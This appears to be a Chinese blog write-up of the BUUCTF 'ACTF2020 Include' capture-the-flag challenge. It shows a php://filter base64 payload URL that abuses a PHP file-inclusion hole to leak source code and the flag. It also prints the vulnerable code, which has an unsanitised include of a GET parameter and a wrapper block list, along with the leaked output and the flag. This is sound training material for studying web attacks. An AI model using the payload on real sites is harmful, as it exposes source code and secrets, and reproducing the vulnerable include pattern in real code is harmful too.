
BUUCTF[ACTF2020 新生赛]Include

原创

Dy1n9 于 2020-12-17 12:35:39 发布 115 收藏


分类专栏： CTF_BUU_Web

本文链接：https://blog.csdn.net/weixin_45890174/article/details/111312718



[ACTF2020 新生赛]Include

有一个tips标签，指向的是?file=flag.php



看到?file，应该首先想到的是文件包含

先读取源码，构造payload

```
http://8cf4eecb-8bfa-4e2b-8616-b609fa0e7d3f.node3.buuoj.cn/?file=php://filter/convert.base64-encode/resource=index.php
```

发现了一串base64，解码得到

```php
<meta charset="utf8">
<?php
error_reporting(0);
$file = $_GET["file"];
if(stristr($file,"php://input") || stristr($file,"zip://") || stristr($file,"phar://") || stristr($file,"data:")
){
 exit('hacker!');
}
if($file){
 include($file);
}else{
 echo '<a href="?file=flag.php">tips</a>';
}
?>
```

发现它过滤了几个函数，但是没有过滤filter，因此我们可以用这个来读取flag.php

> http://8cf4eecb-8bfa-4e2b-8616-b609fa0e7d3f.node3.buuoj.cn/?file=php://filter/convert.base64-encode/resource=flag.php

PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7ZDBiN2U0MGQtMGY4YS00YTcwLWI4MzMtMzJmZDI0M2U5MGNifQo=

解码得到flag

flag{d0b7e40d-0f8a-4a70-b833-32fd243e90cb}